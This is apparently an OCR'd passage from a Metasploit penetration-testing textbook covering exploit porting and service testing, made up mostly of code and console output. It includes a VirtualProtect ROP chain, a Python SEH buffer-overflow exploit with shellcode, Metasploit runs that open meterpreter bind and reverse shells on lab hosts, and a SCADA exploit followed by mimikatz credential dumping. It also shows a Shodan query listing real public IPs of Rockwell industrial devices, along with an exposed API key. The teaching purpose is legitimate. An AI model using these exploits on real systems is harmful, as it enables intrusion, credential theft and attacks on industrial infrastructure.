0x76590000 | 0x76659000 | 0x000c9000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [user32.dll] (C:\Windows\system32\user32.dll)
0x77310000 | 0x7744c000 | 0x0013c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
```

```
root@kali:~# msfrop -v -s "pop ecx" msvcrt.dll
```

```
[*] gadget with address: 0x6ffdb1d5 matched
0x6ffdb1d5:     pop ecx
0x6ffdb1d6:     ret

[*] gadget with address: 0x6ffdf68f matched
0x6ffdf68f:     pop ecx
0x6ffdf690:     ret

[*] gadget with address: 0x6ffdfc9d matched
0x6ffdfc9d:     pop ecx
0x6ffdfc9e:     ret
```



```
0BADF00D      ROP generator finished
0BADF00D
0BADF00D [+] Preparing output file 'stackpivot.txt'
0BADF00D      - (Re)setting logfile c:\Users\Apex\Desktop\mn\stackpivot.txt
0BADF00D [+] Writing stackpivots to file c:\Users\Apex\Desktop\mn\stackpivot.txt
0BADF00D      Wrote 16264 pivots to file
0BADF00D [+] Preparing output file 'rop_suggestions.txt'
0BADF00D      - (Re)setting logfile c:\Users\Apex\Desktop\mn\rop_suggestions.txt
0BADF00D [+] Writing suggestions to file c:\Users\Apex\Desktop\mn\rop_suggestions.txt
0BADF00D      Wrote 6644 suggestions to file
0BADF00D [+] Preparing output file 'rop.txt'
0BADF00D      - (Re)setting logfile c:\Users\Apex\Desktop\mn\rop.txt
0BADF00D [+] Writing results to file c:\Users\Apex\Desktop\mn\rop.txt (48690 interesting gadgets)
0BADF00D      Wrote 48690 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file c:\Users\Apex\Desktop\mn\rop.txt (55114 gadgets)
0BADF00D      Wrote 55114 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 0:03:34.826000
!mona rop -m *.dll -cp nonull
```





```
Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```

```
ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
------------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      0x77dfb7e4,  # POP ECX # RETN [RPCRT4.dll]
      0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
      0x76a5fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
      0x766a70d7,  # POP EBP # RETN [USP10.dll]
      0x625011bb,  # & jmp esp [essfunc.dll]
      0x777f557c,  # POP EAX # RETN [msvcrt.dll]
      0xffffffff,  # Value to negate, will become 0x00000201
      0x765e4802,  # NEG EAX # RETN [user32.dll]
      0x76a5f9f1,  # XCHG EAX,EBX # RETN [MSCTF.dll]
      0x7779f5d4,  # POP EAX # RETN [msvcrt.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x765e4802,  # NEG EAX # RETN [user32.dll]
      0x76386fc0,  # XCHG EAX,EDX # RETN [kernel32.dll]
      0x77dfd09c,  # POP ECX # RETN [RPCRT4.dll]
      0x62504dfc,  # &Writable location [essfunc.dll]
      0x77e461e1,  # POP EDI # RETN [RPCRT4.dll]
      0x765e4804,  # RETN (ROP NOP) [user32.dll]
      0x777f3836,  # POP EAX # RETN [msvcrt.dll]
      0x90909090,  # nop
      0x77d43c64,  # PUSHAD # RETN [ntdll.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end

  # Call the ROP chain generator inside the 'exploit' function :

  rop_chain = create_rop_chain()
```

```
msf exploit(rop-example) > set RHOST 192.168.116.141
RHOST => 192.168.116.141
msf exploit(rop-example) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(rop-example) > set RPORT 9999
RPORT => 9999
msf exploit(rop-example) > exploit

[*] Started bind handler
[*] Sending stage (179267 bytes) to 192.168.116.141
[*] Meterpreter session 2 opened (192.168.116.142:46409 -> 192.168.116.141:4444)
 at 2018-03-04 21:58:42 +0530

meterpreter >
```

Chapter 4: Porting Exploits






```
msf > use exploit/windows/masteringmetasploit/pcman_cwd
msf exploit(pcman_cwd) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(pcman_cwd) > show options

Module options (exploit/windows/masteringmetasploit/pcman_cwd):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPPASS  anonymous        yes       FTP Password
   FTPUSER  anonymous        no        The username to authenticate as
   RHOST    192.168.10.108   yes       The target address
   RPORT    21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2 English
```

```
msf exploit(pcman_cwd) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(pcman_cwd) > exploit

[*] Started bind handler
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Sending stage (957487 bytes) to 192.168.10.108

meterpreter >
```

```
msf exploit(pcman_cwd) > check

[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Able to authenticate, and banner shows the vulnerable version
[*] 192.168.10.108:21 - The target appears to be vulnerable.
```






localhost/php-utility-belt/info.php
Most Visited
Exploits Database
VPS Panel
cPanel
Videos
LWAF
User accounts for \\DESKTOP-PESQ21S --
Administrator Apex DefaultAccount Guest

```
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end


# Connects to the server, creates a request, sends the request,
# reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_cgi.
#
def send_request_cgi(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_cgi(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

```
#
# Regular HTTP stuff
#
'agent'                    => DefaultUserAgent,
'cgi'                      => true,
'cookie'                   => nil,
'data'                     => '',
'headers'                  => nil,
'raw_headers'              => '',
'method'                   => 'GET',
'path_info'                => '',
'port'                     => 80,
'proto'                    => 'HTTP',
'query'                    => '',
'ssl'                      => false,
'uri'                      => '/',
'vars_get'                 => {},
'vars_post'                => {},
'version'                  => '1.1',
'vhost'                    => nil,
```


```
msf > use exploit/mm/php-belt
msf exploit(php-belt) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(php-belt) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf exploit(php-belt) > check
[+] 192.168.10.104:80 - The target is vulnerable.
msf exploit(php-belt) > exploit

[*] Started bind handler
[*] Sending stage (33068 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.118:45443 -> 192.168.10.104:4444) at 2016-05-09 15:41:0
7 +0530

meterpreter >
meterpreter > sysinfo
Computer    : DESKTOP-PESQ21S
OS          : Windows NT DESKTOP-PESQ21S 6.2 build 9200 (Windows 8 Professional Edition) i586
Meterpreter : php/php
```


C:\Windows\system32\cmd.exe - 36477.py 127.0.0.1 81
C:\Users\Apex\Desktop>36477.py 127.0.0.1 81
[*] Listening on port 81
MENU
BS.Player 2.68
Closed
Movie size: 0x0
Repeat off
BSplayer
00:00:00 / 00:00:00
VIDEO
DVD
AUDIO
RADIO
TV
Open URL
Open
http://127.0.0.1:81
OK
Cancel


C:\Windows\system32\cmd.exe
C:\Users\Apex\Desktop>36477.py 127.0.0.1 81
[*] Listening on port 81
('[*] Sending the payload first time', ('127.0.0.1', 49775))
('[*] Sending the payload second time', ('127.0.0.1', 49776))
C:\Users\Apex\Desktop>
Calculator
View Edit Help
0
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
=

```
buf =  ""
buf += "\xbb\xe4\xf3\xb8\x70\xda\xc0\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x33\x31\x58\x12\x83\xc0\x04\x03\xbc\xfd\x5a"
buf += "\x85\xc0\xea\x12\x66\x38\xeb\x44\xee\xdd\xda\x56\x94"
buf += "\x96\x4f\x67\xde\xfa\x63\x0c\xb2\xee\xf0\x60\x1b\x01"
buf += "\xb0\xcf\x7d\x2c\x41\xfe\x41\xe2\x81\x60\x3e\xf8\xd5"
buf += "\x42\x7f\x33\x28\x82\xb8\x29\xc3\xd6\x11\x26\x76\xc7"
buf += "\x16\x7a\x4b\xe6\xf8\xf1\xf3\x90\x7d\xc5\x80\x2a\x7f"
buf += "\x15\x38\x20\x37\x8d\x32\x6e\xe8\xac\x97\x6c\xd4\xe7"
buf += "\x9c\x47\xae\xf6\x74\x96\x4f\xc9\xb8\x75\x6e\xe6\x34"
buf += "\x87\xb6\xc0\xa6\xf2\xcc\x33\x5a\x05\x17\x4e\x80\x80"
buf += "\x8a\xe8\x43\x32\x6f\x09\x87\xa5\xe4\x05\x6c\xa1\xa3"
buf += "\x09\x73\x66\xd8\x35\xf8\x89\x0f\xbc\xba\xad\x8b\xe5"
buf += "\x19\xcf\x8a\x43\xcf\xf0\xcd\x2b\xb0\x54\x85\xd9\xa5"
buf += "\xef\xc4\xb7\x38\x7d\x73\xfe\x3b\x7d\x7c\x50\x54\x4c"
buf += "\xf7\x3f\x23\x51\xd2\x04\xdb\x1b\x7f\x2c\x74\xc2\x15"
buf += "\x6d\x19\xf5\xc3\xb1\x24\x76\xe6\x49\xd3\x66\x83\x4c"
buf += "\x9f\x20\x7f\x3c\xb0\xc4\x7f\x93\xb1\xcc\xe3\x72\x22"
buf += "\x8c\xcd\x11\xc2\x37\x12"

jmplong = "\xe9\x85\xe9\xff\xff"
nseh = "\xeb\xf9\x90\x90"
seh = "\x3b\x58\x00\x00"
buflen = len(buf)
response = "\x90" *2048 + buf + "\xcc" * (6787 - 2048 - buflen) + jmplong + nseh + seh #+ "\xcc" * 7000
c.send(response)
c.close()
c, addr = s.accept()
print(('[*] Sending the payload second time', addr))
c.recv(1024)
c.send(response)
c.close()
s.close()
```

```
msf > use exploit/windows/masteringmetasploit/bsplayer
msf exploit(bsplayer) > set SRVHOST 192.168.10.118
SRVHOST => 192.168.10.118
msf exploit(bsplayer) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(bsplayer) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bsplayer) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(bsplayer) > set LPORT 8888
LPORT => 8888
msf exploit(bsplayer) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.10.118:8888
msf exploit(bsplayer) > [*] Server started.
```




```
[*] Client Connected
[*] Sending stage (957487 bytes) to 192.168.10.105
[*] Meterpreter session 1 opened (192.168.10.118:8888 -> 192.168.10.105:49790) at 2016-05-09 23:30:5
0 +0530

msf exploit(bsplayer) >
```

Chapter 5: Testing Services with Metasploit

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATABASE       false            no        Add search results to the database
   MAXPAGE        1                yes       Max amount of pages to collect
   OUTFILE                         no        A filename to store the list of IPs
   Proxies                         no        A proxy chain of format type:host:p
ort[,type:host:port][...]
   QUERY                           yes       Keywords you want to search for
   REGEX          .*               yes       Regex search for a specific IP/City
/Country/Hostname
   SHODAN_APIKEY                   yes       The SHODAN API key

msf auxiliary(shodan_search) > set SHODAN_APIKEY RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
SHODAN_APIKEY => RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
```

```
msf auxiliary(shodan_search) > set QUERY Rockwell
QUERY => Rockwell
msf auxiliary(shodan_search) > run

[*] Total: 4249 on 43 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
==============

 IP:Port              City              Country            Hostname
 -------              ----              -------            --------
 104.159.239.246:44818  Holland           United States      104-159-239-246.static.sgnw.mi.charter.com
 107.85.58.142:44818    N/A               United States
 109.164.235.136:44818  Stafa             Switzerland        136.235.164.109.static.wline.lns.sme.cust.swisscom.ch
 119.193.250.138:44818  N/A               Korea, Republic of
 12.109.102.64:44818    Parkersburg       United States      cas-wv-cpe-12-109-102-64.cascable.net
 121.163.55.169:44818   N/A               Korea, Republic of
 123.209.231.230:44818  N/A               Australia
 123.209.234.251:44818  N/A               Australia
 148.64.180.75:44818    N/A               United States      vsat-148-64-180-75.c005.g4.mrt.starband.net
 148.78.224.154:44818   N/A               United States      misc-148-78-224-154.pool.starband.net
 157.157.218.93:44818   N/A               Iceland
```

```
msf > use exploit/windows/scada/realwin_scpc_initialize
msf exploit(realwin_scpc_initialize) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(realwin_scpc_initialize) > show options

Module options (exploit/windows/scada/realwin_scpc_initialize):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.108   yes       The target address
   RPORT  912              yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.108   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

```
msf exploit(realwin_scpc_initialize) > exploit

[*] Started bind handler
[*] Trying target Universal...
[*] Sending stage (957487 bytes) to 192.168.10.108
[*] Meterpreter session 1 opened (192.168.10.118:38051 -> 192.168.10.108:4444) at 2016-05-10 02:21:15 +0530

meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > load mimikatz
Loading extension mimikatz...success.
```

```
meterpreter > kerberos
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain           User                Password
------     -------    ------           ----                --------
0;999      NTLM       WORKGROUP        NIPUN-DEBBE6F84$
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE
0;52163    NTLM
0;996      Negotiate  NT AUTHORITY     NETWORK SERVICE
0;176751   NTLM       NIPUN-DEBBE6F84  Administrator       12345
```


```
msf post(autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
